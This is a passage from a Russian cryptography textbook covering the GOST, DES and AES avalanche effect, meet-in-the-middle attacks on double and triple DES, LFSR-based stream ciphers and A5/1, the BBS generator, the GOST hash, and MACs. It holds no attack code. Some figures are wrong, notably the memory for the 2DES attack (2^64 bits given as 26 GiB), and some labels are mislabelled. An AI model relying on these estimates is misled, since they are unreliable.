Имея открытый текст и шифротекст, легко найти биты ключа. Без знания открытых текстов, выполняя XOR шифротекстов, найдем XOR открытых текстов. Во-первых, это атака на различение сообщений. Во-вторых, часто известны форматы сообщений, отдельные поля или распределение символов открытого текста, что приводит к атаке перебором с учетом множества уравнений, полученных XOR шифротекстов.

s-блоки замены создают нелинейность в уравнениях выхода y_i относительно битов сообщения и ключа.

Схема Фейстеля в ГОСТ 28147-89 без s-блоков

В отличие от устаревшего алгоритма DES блоковый шифр ГОСТ без s-блоков намного сложнее для взлома, для него нельзя записать систему линейных уравнений:

$$\begin{aligned} L_1 &= R_0, \\ R_1 &= L_0 \oplus ((R_0 \boxplus K_1) \lll 11), \end{aligned}$$

$$\begin{aligned} L_2 = R_1 &= L_0 \oplus ((R_0 \boxplus K_1) \lll 11), \\ R_2 &= L_1 \oplus (R_1 \boxplus K_2) = \\ &= R_0 \oplus (((L_0 \oplus ((R_0 \boxplus K_1) \lll 11)) \boxplus K_2) \lll 11). \end{aligned}$$

Операция $\boxplus$ нелинейна по XOR. Например, только на трех операциях $\oplus$, $\boxplus$ и $\lll f(R_i)$ без использования s-блоков построен блоковый шифр RC5, который по состоянию на 2010 г. не был взломан.

3.5.3. Лавинный эффект

Лавинный эффект в DES

Оценим число раундов, за которое в DES достигается полный лавинный эффект, предполагая *случайное* расположение бит перед расширением, s-блоками (s – substitute, блоки замены) и XOR.

Пусть во входе правой части R_i содержится r бит, на которые уже распространилось влияние 1 вначале выбранного бита. После расширения получим

$$n_1 \approx \min(1.5 \cdot r, 32)$$

зависимых бит. Предполагая случайные попадания в 8 s-блоков, согласно задаче о размещении, биты попадут в

$$s_2 = 8\left(1 - \left(1 - \frac{1}{8}\right)^{n_1}\right) \approx 8\left(1 - e^{-\frac{n_1}{8}}\right)$$

s-блоков. Одно из требований NSA к s-блокам заключалось в том, чтобы изменение каждого бита входа *изменяло* 2 бита выхода. Мы предположим, что каждый бит входа s-блока *влияет* на все 4 бита выхода. Зависимыми станут

$$n_2 = 4 \cdot s_2 = 32\left(1 - e^{-\frac{n_1}{8}}\right)$$

бит. При дальнейшем XOR с L_i, содержащей l зависимых бит, результатом будет

$$n_3 \approx n_2 + l - \frac{n_2 l}{32}$$

зависимых бит.

Таблица 3.1. Распространение влияния 1 бита левой части в DES.

Раунд	L_i	R_i		
	l	Расширение $r \to n_1$	s-блоки $n_1 \to n_2$	$R_{i+1} = f(R_i) \oplus L_i$ $(n_2, l) \to n_3$
0	1	0	0	0
1	0	0	0	$(0,1) \to 1$
2	1	$1 \to 1.5$	$1.5 \to 5.5$	$(5.5, 0) \to 5.5$
3	5.5	$5.5 \to 8.2$	$8.2 \to 20.5$	$(20.5, 1) \to 20.9$
4	20.9	$20.9 \to 31.3$	$31.3 \to 32$	$(32, 20.9) \to 32$
5	32	32	32	32

В таблице 3.1 приводится расчет распространения 1 бита левой части. Посчитано число зависимых бит по раундам в предположении о случайном расположении бит, и что каждый бит на входе s-блока *влияет* на все биты выхода. Полная диффузия достигается за 5 раундов, что совпадает с экспериментальной проверкой. Для достижения максимального лавинного эффекта требуется аккуратно выбрать расширение, s-блоки, а также перестановку в функции F.

Лавинный эффект в ГОСТ 28147-89

Лавинный эффект по входу обеспечивается (4×4) s-блоками и циклическим сдвигом влево на $11 \neq 0 \mod 4$.

Из таблицы 3.2 видно, что на каждом раунде число зависимых бит увеличивается в среднем на 4 в результате сдвига и попадания выхода s-блока предыдущего раунда в два s-блока следующего раунда. Показано распространение зависимых бит в группах по 4 бита в левой и правой частях без учета сложения с ключом раунда. Предполагается, что каждый бит на входе s-блока влияет на все биты выхода. Число раундов для достижения полного лавинного эффекта без учета сложения с ключом – 8. Экспериментальная

Таблица 3.2. Распространение влияния 1 бита левой части в ГОСТ 28147-89.

Раунд	L_i								R_i							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
0								1								
1																1
2								1					3	1		
3					3	1				3	4	1				1
4		3	4	1				1	4	1			3	1	3	4
5	4	1			3	1	3	4		3	4	4	4	4	4	1
6		3	4	4	4	4	4	1	4	4	4	4	4	3	3	4
7	4	4	4	4	4	3	3	4	4	4	4	4	4	4	4	4
8	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4	4

проверка для s-блоков, используемых Центробанком РФ, показывает, что требуется 8 раундов.

Лавинный эффект в AES

В первом раунде один бит оказывает влияние на один байт в операции «Замена байтов» и затем на столбец из четырех байтов в операции «Смешивание столбцов».

Во втором раунде операция «Сдвиг строки» сдвигает байты измененного столбца на разное число байтов по строкам, получаем диагональное расположение измененных байт, то есть в каждой строке присутствует по измененному байту. Далее в результате операции «Смешивание столбцов» изменение распространяется от байта в столбце на весь столбец и, следовательно, на всю матрицу.

Диффузия по входу достигается за 2 раунда.

3.5.4. Двойные и тройные шифрования

Для криптосистем с малым размером ключа, который позволяет взлом перебором всех ключей, используется последовательное шифрование на разных ключах: двойное шифрование

$$E_{K_1}(E_{K_2}(M))$$

и тройное шифрование

$$E_{K_1}(E_{K_2}(EK_3(M))).$$

Например, в случае DES с размером ключа 56 бит до сих пор применяется 2DES на двух ключах, 3DES на двух или трех ключах. Для DES последовательное шифрование на двух ключах не эквивалентно шифрованию на каком-то третьем ключе

$$E_{K_1}(E_{K_2}(M)) \neq E_{K_3}(M).$$

Для данных ключей K_1, K_2 и одного сообщения M возможно и существует ключ K_3, но для множества сообщений – не существует одного ключа K_3, удовлетворяющего равенству.

Оценим сложность атак на примере 2DES, 3DES.

Атака на двойное шифрование

Атака основана на предположении, что для любого шифротекста криптоаналитику известен открытый текст (Chosen Ciphertext Attack, CCA) или наоборот (Chosen Plaintext Attack, CPA).

Шифрование в 2DES:

$$C = E_{K_1}(E_{K_2}(M)).$$

Запишем $D_{K_1}(C) = E_{K_2}(M)$. Пусть время одного шифрования T_E, время одного сравнения блоков $T_= \approx 2^{-10}T_E$.

Атака для нахождения ключей без использования памяти занимает время

$$T = 2^{56+56}(T_E + T_=) \approx 2^{112}T_E.$$

Можно заранее вычислить значения $E_{K_2}(M)$ для всех ключей и построить таблицу: индекс – $E_{K_2}(M)$, значения поля – набор ключей K_2, которые соответствуют этому значению. Атака для нахождения ключей требует времени

$$T = 2 \cdot 2^{56}T_E + 2^{56}T_= \approx 2^{57}T_E$$

и памяти $M = 56 \cdot 2^{56} \approx 2^{64}$ бит $= 26$ GiB, учитывая прямой доступ по значению к возможным ключам. При нахождении соответствия берется другая пара (открытый текст, шифротекст) и проверяется равенство для определения, правильные ключи или нет.

По отношению к CCA, CPA криптостойкость 2DES эквивалентна обычному DES с использованием 26 GiB памяти.

Атака на тройное шифрование

3DES определяется как

$$C = E_{K_1}(E_{K_2}(E_{K_3}(M)))$$

или

$$C = E_{K_1}(D_{K_2}(E_{K_3}(M)))$$

со следующими вариантами ключей:

- K_1, K_2, K_3 – независимы,
- $K_1 = K_3, K_2$ – независимы,
- $K_1 = K_2 = K_3$.

3DES на трех ключах

$$C = E_{K_1}(E_{K_2}(E_{K_3}(M)))$$

в случае CCA, CPA требует время $T \approx 2^{168} T_E$ без использования памяти. Для построения таблицы запишем

$$D_{K_2}(D_{K_1}(C)) = E_{K_3}(M).$$

Таблица строится аналогично 2DES для $E_{K_3}(M)$. С использованием памяти атака занимает время $T = 2^{112} T_E$ и память $M = 26$ GiB.

Глава 4

Потоковые шифры

4.1. Посимвольное шифрование

Потоковые шифры осуществляют посимвольное шифрование открытого текста. Их основные достоинства: большая скорость шифрования по сравнению с блоковыми шифрами и относительно простая реализация.

Пусть имеется двоичная последовательность $x_1x_2\ldots x_N$, представляющая открытый текст, и последовательность ключей $k_1k_2\ldots k_N$. Шифрованная последовательность представляет собой сумму по модулю 2 этих двух последовательностей

$$\begin{aligned} y_1 &= x_1 \oplus k_1, \\ y_2 &= x_2 \oplus k_2, \\ &\ldots \\ y_N &= x_N \oplus k_N. \end{aligned}$$

Если бы в двоичной последовательности ключей все символы были независимы и нули и единицы равновероятны, то такая система по доказанному выше была бы совершенной, то есть обеспечивала бы независимость шифрованного текста от исходного текста и, как следствие, равенство нулю количества взаимной информации. Поэтому одна из основных задач при разработке систем потокового шифрования состоит в построении последовательностей с равномерным распределением.

Существует много способов построения двоичных последовательностей с распределением, близким к равномерному. Они называются псевдослучайными последовательностями.

Пусть имеем некоторую двоичную последовательность $z_1 z_2 \dots z_N$, полученную в результате подбрасывания «неправильной монеты» с неравномерным распределением. Когда выпадал герб, записывали символ 1. Когда выпадала решетка, записывали символ 0. Чтобы теперь приблизить распределение к равномерному, преобразуем эту последовательность. Разделим символы на пары. Если $z_1 z_2 = 11$ или $z_1 z_2 = 00$, то пара выбрасывается из последовательности; если $z_1 z_2 = 10$, то записываем новый символ $u = 1$; если $z_1 z_2 = 01$, то записываем новый символ $u = 0$. Получаем новую двоичную последовательность символов $u_1 u_2 \dots$, у которой распределение нулей и единиц ближе к равномерному.

4.2. Криптостойкие последовательности

Генераторы псевдослучайных чисел (ГПСЧ) ставят в соответствие набору символов $z_1 z_2 \dots z_l$ значение некоторой функции $f(z_1 z_2 \dots z_l) = f_1$. Следующим l символам – $f(z_{l+1} z_{l+2} \dots z_{2l}) = f_2$. Получают набор значений $f_1 f_2 \dots f_N$ и используют их в качестве случайной последовательности.

Для проверки степени близости к равномерному распределению существует набор тестов. Американский институт стандартизации NIST разработал 16 тестов на псевдослучайность. Подсчитывается число нулей и единиц, число одинаковых соседних пар, число одинаковых подпоследовательностей, автокорреляция, частота следующего символа в зависимости от предыдущих и т.д. Вычисляют вероятность символа 0 (или 1)

$$P(f_i = 0 | f_{i-1} f_{i-2} \dots f_{i-k}) = \frac{1}{2} - \epsilon,$$

Если вычисления осуществляются за полиномиальное время от длины подпоследовательности k, то есть с количеством битовых операций $O(k^{\text{const}})$, то тест называют *полиномиальным*.

Псевдослучайная последовательность удовлетворяет **тесту «следующего бита»**, если не существует полиномиального по k

теста, позволяющего по предыдущим k битам определить следующий бит с вероятностью отличной от $\frac{1}{2} - \epsilon$, принимая во внимание погрешность оценки ϵ. Последовательность, удовлетворяющая тесту «следующего бита», также удовлетворяет всем полиномиальным тестам по k на равномерность распределения, и наоборот.

Последовательность называется *криптографически стойкой* или *криптостойкой*, если она удовлетворяет тесту «следующего бита».

4.2.1. Генератор BBS

Имеются примеры «хороших» генераторов, вырабатывающих криптографически стойкие последовательности, например, генератор **Blum-Blum-Shub (BBS)**. Алгоритм работы состоит в следующем. Выбирают большие (длиной не менее 512 бит) простые числа p, q, которые при делении на 4 дают в остатке 3. Вычисляют $n = pq$. С помощью датчика случайных чисел вырабатывают число x_0, где $1 \leq x_0 \leq n-1$ и $\gcd(x_0, n) = 1$. Далее проводят следующие вычисления:

$$\begin{aligned} x_1 &= x_0^2 \mod n, \\ x_2 &= x_1^2 \mod n, \\ &\dots \\ x_N &= x_{N-1}^2 \mod n. \end{aligned}$$

Для каждого вычисленного значения оставляют один младший разряд. Вычисляют двоичную псевдослучайную последовательность $k_1 k_2 k_3 \dots$:

$$\begin{aligned} k_1 &= x_1 \mod 2, \\ k_2 &= x_2 \mod 2, \\ &\dots \\ k_N &= x_N \mod 2. \end{aligned}$$

Число a называется *квадратичным вычетом* по модулю n, если для него существует квадратный корень b (или два корня): $a = b^2 \mod n$. Для $p, q = 3 \mod 4$ верно утверждение, что квадратичный вычет имеет единственный корень и операция $x \to x^2 \mod n$, примененная к элементам множества всех квадратичных вычетов $\mathbb{QR}_n$ по модулю n, является перестановкой множества $\mathbb{QR}_n$.

Полученная последовательность квадратичных вычетов $x_1, x_2, x_3, \dots$ – периодическая с периодом $T < |\mathbb{QR}_n|$. Чтобы ее

период для случайного x_0 с большой вероятностью оказался большим, числа p, q выбирают с условием малого $\gcd(\phi(p-1), \phi(q-1))$, где $\phi(n)$ – функция Эйлера.

Полученная последовательность ключей является криптографически стойкой. Доказано, что для «взлома» (определения следующего символа с вероятностью отличной от $\frac{1}{2}$), требуется разложить число $n = pq$ на множители. Разложение числа на множители считается трудной задачей, все известные алгоритмы не являются полиномиальными по $\log_2 n$.

Оказывается, что вместо одного последнего бита $k_i = x_i \mod 2$, можно брать $O(\log_2 \log_2 n)$ последних бит x_i, полученная последовательность остается криптостойкой.

Большой недостаток генератора BBS – маленькая скорость генерирования бит.

4.3. Последовательности максимального периода

Периодические последовательности с максимальным периодом называются M-последовательностями и характеризуются идеальной функцией автокорреляции.

Пусть M-последовательность имеет вид $x_1 x_2 \dots x_n$, где значения $x_i = \pm 1$. Функция автокорреляции такой последовательности имеет вид

$$\sum_{i=1}^{T} x_i x_{i+\tau} = \begin{cases} -1, & \tau \neq 0, \\ T, & \tau = 0. \end{cases}$$

M-последовательности можно генерировать с помощью регистров сдвига с линейной обратной связью. На рис. 4.1 показан регистр сдвига, состоящий из ячеек памяти со входами для информационных символов и тактовых импульсов. На рис. 4.2 тактовые импульсы опущены. Через S_j обозначено содержимое j-й ячейки, где $j = \overline{0, L-1}$. В цепь обратной связи введены сумматоры по модулю 2 и умножители с коэффициентами c_j, принимающими значения $0, 1$. Поступление тактового импульса вызывает сдвиг в регистре сдвига.

Рис. 4.1. Тактовые импульсы.

Здесь обратная связь – линейная. Выход ячейки с номером $L-1$ умножают на c_1, выход следующей ячейки $L-2$ умножают на c_2 и так далее. После умножения выходы ячеек суммируют по модулю 2 и результат подают на вход крайней ячейки $(L-1)$. Если содержимое всех ячеек состоит из нулей, то генерируемая последовательность также состоит из одних нулей. Если имеется ненулевое заполнение $S_{j-1}, S_{j-2}, \ldots, S_{j-L}$, то после поступления j-го тактового импульса имеем сигнал на выходе такой, как показано на рис. 4.2:




Рис. 4.2. Генератор.

Во всем разделе 4.3 далее операцией «+» будем обозначать операцию сложения двоичных коэффициентов и многочленов по модулю 2.

$$S_j = c_1 S_{j-1} + c_2 S_{j-2} + \cdots + c_{L-1} S_{j-L+1} + c_L S_{j-L}.$$

Это соотношение определяет принцип работы генератора на регистрах сдвига. Всего 2^L начальных условий, задающих значения бит в ячейках, из них $2^L - 1$ ненулевых начальных условий. Генерируемая двоичная последовательность является периодической с

периодом $T \leq 2^L - 1$. Величина периода зависит от коэффициентов обратной связи $c_1, \ldots, c_L$.

Набор коэффициентов задается многочленом обратной связи

$$c(y) = 1 + c_1 y + c_2 y^2 + \cdots + c_L y^L.$$

Свойства этого многочлена влияют на период генерируемой последовательности. Рассмотрим его подробнее.

Многочлен $c(y)$ над полем $\mathbb{GF}(2)$ с коэффициентами $c_i \in \mathbb{GF}(2)$ называется *приводимым*, если его можно представить в виде произведения многочленов меньшей степени. Например, многочлен $1 + y^2 = (1 + y)(1 + y) = 1 + y + y + y^2 = 1 + y^2$ является приводимым. Многочлен $1 + y + y^2$ – неприводимый.

Приведем без доказательства два важных утверждения.

- Пусть $c(y)$ – неприводимый многочлен. Тогда существует такое значение m, что $y^m + 1$ делится без остатка на $c(y)$, то есть $\frac{y^m+1}{c(y)} = d(y)$.

- Существуют многочлены $c(y)$, для которых $m = 2^L - 1$, где L – степень многочлена $c(y)$. Эти многочлены называются примитивными.

Если $c(y)$ – примитивный многочлен, то период генерируемой последовательности является максимальным, то есть равным $T = 2^L - 1$. Генерируемые последовательности являются M-последовательностями, то есть последовательностями максимального периода. Для любого начального ненулевого состояния генерируется циклический сдвиг одной и той же последовательности максимального периода $T = 2^L - 1$.

Оказывается, что многочлен обратной связи и состояние регистра определяются однозначно по $2L$ последовательным символам выхода регистра сдвига с линейной обратной связью (с помощью алгоритма Берлекэмпа-Мэсси или алгоритма Евклида).

Например, в спутниках GPS имеется регистр сдвига с 43 ячейками и периодом генерируемой последовательности $2^{43} - 1$. Длительность одного импульса $\sim 0,1$ мкс, период последовательности примерно равен одному году. Если бы для генерирования криптостойкой последовательности был просто применен регистр сдвига с линейной обратной связью, то, чтобы найти многочлен обратной

связи, криптоаналитику достаточно было получить 86 символов последовательности.

Генератор псевдослучайной последовательности максимального периода, построенный на регистре сдвига с линейной обратной связью, нельзя считать криптостойким из-за возможности по $2L$ последовательным битам восстановить многочлен обратной связи. Поэтому следующая задача – улучшить с криптографической точки зрения последовательность, используемую для шифрования.

4.4. Три способа улучшения последовательностей

4.4.1. Генераторы с несколькими регистрами сдвига

Первый способ улучшения криптографических свойств последовательности состоит в создании генераторов с несколькими регистрами сдвига при определенном способе выбора параметров. Схема такого генератора показана на рис. 4.3. Здесь $L_i,\ i = 1, 2, \ldots, M$ – регистры сдвига с линейной обратной связью. Вырабатываемые ими двоичные символы $x_{1,i}, x_{2,i}, \ldots, x_{M,i}$ поступают синхронно на устройство преобразования, задаваемое булевой функцией $f(x_{1,i}, x_{2,i}, \ldots, x_{M,i})$. В булевой функции аргументы принимают значения $0, 1$ и значения функции также $0, 1$.

Число ячеек в i-м регистре равно L_i, причем $\gcd(L_i, L_j) = 1$ для $i \neq j$, где gcd – наибольший общий делитель. Общее число ячеек $L = \sum\limits_{i=1}^{M} L_i$. Булева функция f должна включать слагаемое по одному из входов, т.е., $f = \cdots + x_i + \ldots$. Период примерно равен

$$T \simeq 2^L.$$

Таким образом, увеличение числа регистров сдвига с обратной связью увеличивает период последовательности.

Рис. 4.3. Генератор с несколькими регистрами сдвига.

4.4.2. Генераторы с нелинейными преобразованиями

Известно, что любая булева функция $f(x_1, x_2, \ldots, x_M)$ может быть единственным образом записана многочленом Жегалкина:

$$\begin{aligned} f(x_1, x_2, \ldots, x_M) \;=\; & c + \\ & + \sum_{1 \le i \le M} c_i x_i + \\ & + \sum_{1 \le i < j \le M} c_{i,j} x_i x_j + \\ & + \sum_{1 \le i < j < k \le M} c_{i,j,k} x_i x_j x_k + \\ & + \cdots + \\ & + c_{1,2,\ldots,M}\; x_1 x_2 \ldots x_M . \end{aligned}$$

Второй способ улучшения криптостойкости последовательности поясняется с помощью рис. 4.4, на котором представлен регистр сдвига с M ячейками, и устройства, осуществляющего преобразование с помощью булевой функции $f(x_1, x_2, \ldots, x_M)$, причем функция f содержит нелинейные члены, то есть произведения $x_i x_j \ldots$. Тактовый вход здесь такой же, как у регистров, показанных на других рисунках.

Если функция f нелинейная, то в общем случае не известен полиномиальный алгоритм восстановления состояния регистров по нескольким последним выходам генератора. Таким образом, использование нескольких регистров сдвига увеличивает максимально возможный период по сравнению с одним регистром до $T < 2^{L_1+L_2+\cdots+L_M}$, а нелинейность функции f позволяет избежать простого нахождения состояния по выходу. Чтобы улучшить крип-

тостойкость последовательности, порождаемой регистром, рекомендуется брать много нелинейных членов многочлена Жегалкина.

Такой подход применен в системе GPS. Удачных попыток ее взлома до сих пор нет.




Рис. 4.4. Криптографический генератор с нелинейной булевой функцией.

4.4.3. Мажоритарные генераторы на примере алгоритма шифрования A5/1

Третий способ улучшения криптостойкости последовательностей поясняется с помощью рис. 4.5, на котором показан мажоритарный генератор ключей алгоритма потокового шифрования A5/1 стандарта GSM (GSM-2). В отличие от нелинейного комбинирования выходов нескольких регистров, применен условный сдвиг регистров, то есть на каждом такте некоторые регистры могут не сдвигаться а оставаться в прежнем состоянии. На рисунке показана схема из трех регистров сдвига с различными многочленами обратной связи (здесь применена обратная нумерация ячеек, коэффициентов и переменных по сравнению с предыдущими разделами):

$$c_1(y) = y^{19} + y^{18} + y^{17} + y^{14} + 1;$$
$$c_2(y) = y^{22} + y^{21} + 1;$$
$$c_3(y) = y^{23} + y^{22} + y^{21} + y^8 + 1.$$

В алгоритме A5/1 регистры сдвигаются не на каждый такт. Правило сдвига следующее. В каждом регистре есть один тактовый бит, определяющий сдвиг – восьмой бит C1 для первого регистра, и десятые биты C2 и C3 для второго и третьего регистров. На каждый такт вычисляется мажоритарное значение тактового бита




Рис. 4.5. Регистр сдвига алгоритма шифрования A5/1.

$m = \text{majority}(\text{C1}, \text{C2}, \text{C3})$, т.е. какого значения больше: 0 или 1. Если для данного регистра значение тактового бита совпадает с мажоритарным, регистр сдвигается. Если не совпадает, остается в прежнем состоянии без сдвига на следующий такт. Так как всего состояний тактовых битов 2^3, то в среднем каждый регистр сдвигается в $\frac{3}{4}$ всех тактов.

Общее количество ячеек всех трех регистров $19 + 22 + 23 = 64$, следовательно, период генератора A5/1 $T < 2^{64}$. Данный шифр не может считаться стойким из-за возможности полного перебора. Например, известны атаки на шифр A5/1, требующие 150-300 GiB оперативной памяти и нескольких минут вычислений одного ПК (2001 г.).

Глава 5

Криптографические хэш-функции

5.1. Свойства

Хэш-функцией называется сжимающее отображение, переводящее аргумент произвольной длины в значение фиксированной длины.

Пример. Приведем пример построения хэш-функции.

Пусть имеется файл X в виде двоичной последовательности некоторой длины. Разделяем X на несколько отрезков фиксированной длины, например по 256 бит: $m_1\|m_2\|m_3\|\ldots\|m_t$. Если длина файла X не является кратной 256 бит, то последний отрезок дополняем нулевыми символами и обозначаем m'_t. Обозначим l – новую длину последовательности. Считаем каждый отрезок $m_i, i = \overline{1,t}$ двоичным представлением целого числа.

Для построения хэш-функции используем рекуррентный способ вычисления. Предварительно введем вспомогательную функцию $\chi(m, H)$, называемую функцией компрессии, или сжимающей функцией. Задаем начальное значение $H_0 = 0^{256} \equiv \underbrace{000\ldots0}_{256}$. Далее

вычисляем

$$H_1 = \chi(m_1, H_0),$$
$$H_2 = \chi(m_2, H_1),$$
$$\dots$$
$$H_t = \chi(m'_t, H_{t-1}).$$

Считаем $H_t = h(X)$ хэш-функцией.

Однонаправленной функцией $f(x)$ называется функция, обладающая следующими свойствами:

- вычисление значения функции $f(x)$ для всех значений аргумента x является *вычислительно легкой* задачей;
- нахождение аргумента x, соответствующего значению функции $f(x)$, является *вычислительно трудной* задачей.

Свойство однонаправленности, в частности, означает, что если в аргументе x меняется хотя бы один бит, то для любого x значение функции $H(x)$ меняется непредсказуемо.

Криптографической хэш-функцией $H(x)$ называется хэш-функция, имеющая следующие свойства.

- Однонаправленность: *вычислительно невозможно* по значению функции найти прообраз.
- *Слабая устойчивость к коллизиям* (слабо бесконфликтная функция): для заданного аргумента x *вычислительно невозможно* найти другой аргумент $y \neq x$: $H(x) = H(y)$.
- *Сильная устойчивость к коллизиям* (сильно бесконфликтная функция): *вычислительно невозможно* найти пару разных аргументов $x \neq y$: $H(x) = H(y)$.

Из требования на устойчивость к коллизиям, в частности, следует свойство (близости к) равномерности распределения хэш-значений.

При произвольной длине последовательности X длина хэш-функции $H(X)$ в российском стандарте ГОСТ Р 34.11-94 равна 256 бит, в американском стандарте SHA несколько различных значений длин – 160, 192, 256, 512 битам.

5.2. Российский стандарт хэш-функции ГОСТ Р 34.11-94

Представим описание российского стандарта хэш-функции.

Пусть X – последовательность длины 256 бит. Запишем X тремя способами в виде конкатенации блоков:

$$\begin{aligned} X &= X_1 \parallel X_2 \parallel X_3 \parallel X_4 = \\ &= \eta_{16} \parallel \eta_{15} \parallel \ldots \parallel \eta_2 \parallel \eta_1 = \\ &= \xi_{32} \parallel \xi_{31} \parallel \ldots \parallel \xi_2 \parallel \xi_1 \end{aligned}$$

с длинами 64, 16 и 8 бит соответственно.

Введем три функции:

$$\begin{aligned} A(X) &\equiv A(X_1 \parallel X_2 \parallel X_3 \parallel X_4) = \\ &= (X_1 \oplus X_2) \parallel X_4 \parallel X_3 \parallel X_2, \end{aligned}$$

$$\begin{aligned} \psi(X) &\equiv \psi(\eta_{16} \parallel \eta_{15} \parallel \ldots \parallel \eta_2 \parallel \eta_1) = \\ &= (\eta_1 \oplus \eta_2 \oplus \cdots \oplus \eta_{15}) \parallel \eta_{16} \parallel \eta_{15} \parallel \ldots \parallel \eta_3 \parallel \eta_2, \end{aligned}$$

$$\begin{aligned} P(X) &\equiv P(\xi_{32} \parallel \xi_{31} \parallel \ldots \parallel \xi_2 \parallel \xi_1) = \\ &= \xi_{\varphi(32)} \parallel \xi_{\varphi(31)} \parallel \ldots \parallel \xi_{\varphi(2)} \parallel \xi_{\varphi(1)}, \end{aligned}$$

где $\varphi(s)$ – перестановка байта, s – номер байта. Функции $A(X)$ и $\psi(X)$ – регистры сдвига с линейной обратной связью.

Число s уникально представляется через целые числа i, k и правило перестановки $\phi(s)$ записывается:

$$\begin{gathered} s = i + 4(k-1) + 1, \quad 0 \le i \le 3, \ 1 \le k \le 8, \\ \varphi(s) = 8i + k. \end{gathered}$$

Приведем пример. Пусть $s = 7$, тогда $i = 2, k = 2$. Находим перестановку $\varphi(7) = 8 \cdot 2 + 2 = 18$. Седьмой байт переместился на 18-ое место.

В российском стандарте функция компрессии двух 256-битовых блоков сообщения M и результата хэширования предыдущего блока H имеет вид

$$H' = \chi(M, H) = \psi^{61}(H \oplus \psi(M \oplus \psi^{12}(S))),$$

где $\psi^j(X)$ – суперпозиция j функций $\psi(\psi(\dots(\psi(X))\dots))$, 256-битовый блок S определяется ниже.

256-битовые блоки H и S представляются конкатенацией четырех 64-битовых блоков

$$H = h_4 \parallel h_3 \parallel h_2 \parallel h_1,$$
$$S = s_4 \parallel s_3 \parallel s_2 \parallel s_1.$$
$$s_i = E_{K_i}(h_i),\ i = 1, 2, 3, 4,$$

где $E_{K_i}(h_i)$ – криптографическое преобразование 64-битового блока h_i стандарта блокового шифрования ГОСТ 28147-89 блока с помощью ключа шифрования K_i.

Вычисление ключей K_i производится через вспомогательные функции:

$$U_1 = H, \quad V_1 = M,$$
$$U_i = A(U_{i-1}) \oplus C_i, \quad V_i = A(A(V_{i-1})), \quad i = 2, 3, 4,$$

где C_2, C_3, C_4 – 256 битовые блоки:

$$C_2 = C_4 = 0^{256},$$
$$C_3 = 1^8 0^8 1^{16} 0^{24} 1^{16} 0^8 (0^8 1^8)^2 1^8 0^8 (0^8 1^8)^4 (1^8 0^8)^4.$$

Окончательно получаем ключи

$$K_i = P(U_i \oplus V_i),\ i = 1, 2, 3, 4.$$

5.3. Коды аутентификации сообщений

Для обеспечения целостности и подтверждения авторства информации, передаваемой по каналу связи, используют **коды аутентификации сообщений**, MAC (message authentication code).

Кодом аутентификации сообщения называется *криптографическая хэш-функция* $\mathrm{MAC}(K, m)$, зависящая от передаваемого сообщения m и секретного ключа K отправителя A, обладающая свойствами цифровой подписи:

- получатель B, используя такой же или другой ключ, имеет возможность проверить целостность и доказать принадлежность информации A;

- код аутентификации невозможно фальсифицировать.

Код аутентификации может быть построен либо на симметричной криптосистеме, в таком случае обе стороны имеют один общий секретный ключ, либо на криптосистеме с открытым ключом, в которой A использует свой секретный ключ, а B – открытый ключ отправителя A.

Наиболее универсальный способ аутентификации сообщений через схемы ЭЦП на криптосистемах с открытым ключом состоит в том, что сторона A отправляет стороне B сообщение

$$m \parallel \text{ЭЦП}(K, h(m)),$$

где $h(m)$ – криптографическая хэш-функция в схеме ЭЦП. Для аутентификации большого объема информации этот способ не подходит из-за медленной операции вычисления подписи. Например, вычисление одной ЭЦП на криптосистемах с открытым ключом занимает порядка 10 мс на ПК. При средней длине IP-пакета 1 Кб, для каждого из которых требуется вычислить код аутентификации, получим максимальную пропускную способность в $\frac{1\text{ Кб}}{10\text{ мс}} = 100$ Кб/с.

Поэтому для большого объема данных, которые нужно аутентифицировать, A и B создают общий секретный ключ аутентификации K. Далее код аутентификации вычисляется либо с помощью модификации блокового шифра, либо с помощью криптографической хэш-функции.

Для каждого пакета информации m отправитель A вычисляет $\text{MAC}(K, m)$ и присоединяет его к сообщению m:

$$m \parallel \text{MAC}(K, m).$$

Зная секретный ключ K, получатель B может удостовериться с помощью кода аутентификации, что информация не была изменена, фальсифицирована, а была создана отправителем.

Требования к битовой длине кода аутентификации в общем случае такие же, как и для криптографической хэш-функции, то есть длина должна быть не менее 160–256 бит. На практике часто используют усеченный код аутентификации. Например, в IPsec код аутентификации IP-пакета занимает 96 бит для уменьшения избыточности, что ведет к пониженной криптостойкости.

Стандартные способы использования кода аутентификации сообщения следующие.

- Если шифрование данных не применяется, отправитель A для каждого пакета информации m отсылает сообщение

$$m \parallel \mathrm{MAC}(K, m).$$

- Если используется шифрование данных симметричной криптосистемой с помощью ключа K_e, то код аутентификации с ключом K_a может вычисляться как до, так и после шифрования:

$$E_{K_e}(m) \parallel \mathrm{MAC}(K_a, E_{K_e}(m)) \quad \text{или} \quad E_{K_e}(m \parallel \mathrm{MAC}(K_a, m)).$$

Первый способ, используемый в IPsec, хорош тем, что для проверки целостности достаточно вычислить только код аутентификации, тогда как во втором случае нужно дополнительно вначале расшифровать данные. С другой стороны, во втором способе, используемом в системе PGP, защищенность кода аутентификации не зависит от потенциальной уязвимости алгоритма шифрования.

Вычисление кода аутентификации от пакета информации m с использованием блокового шифра E осуществляется в виде

$$\mathrm{MAC}(K, m) = E_K(H(m)),$$

где H – криптографическая хэш-функция.

Код аутентификации на основе хэш-функции обозначается HMAC (Hash-based MAC) и стандартно вычисляется в виде

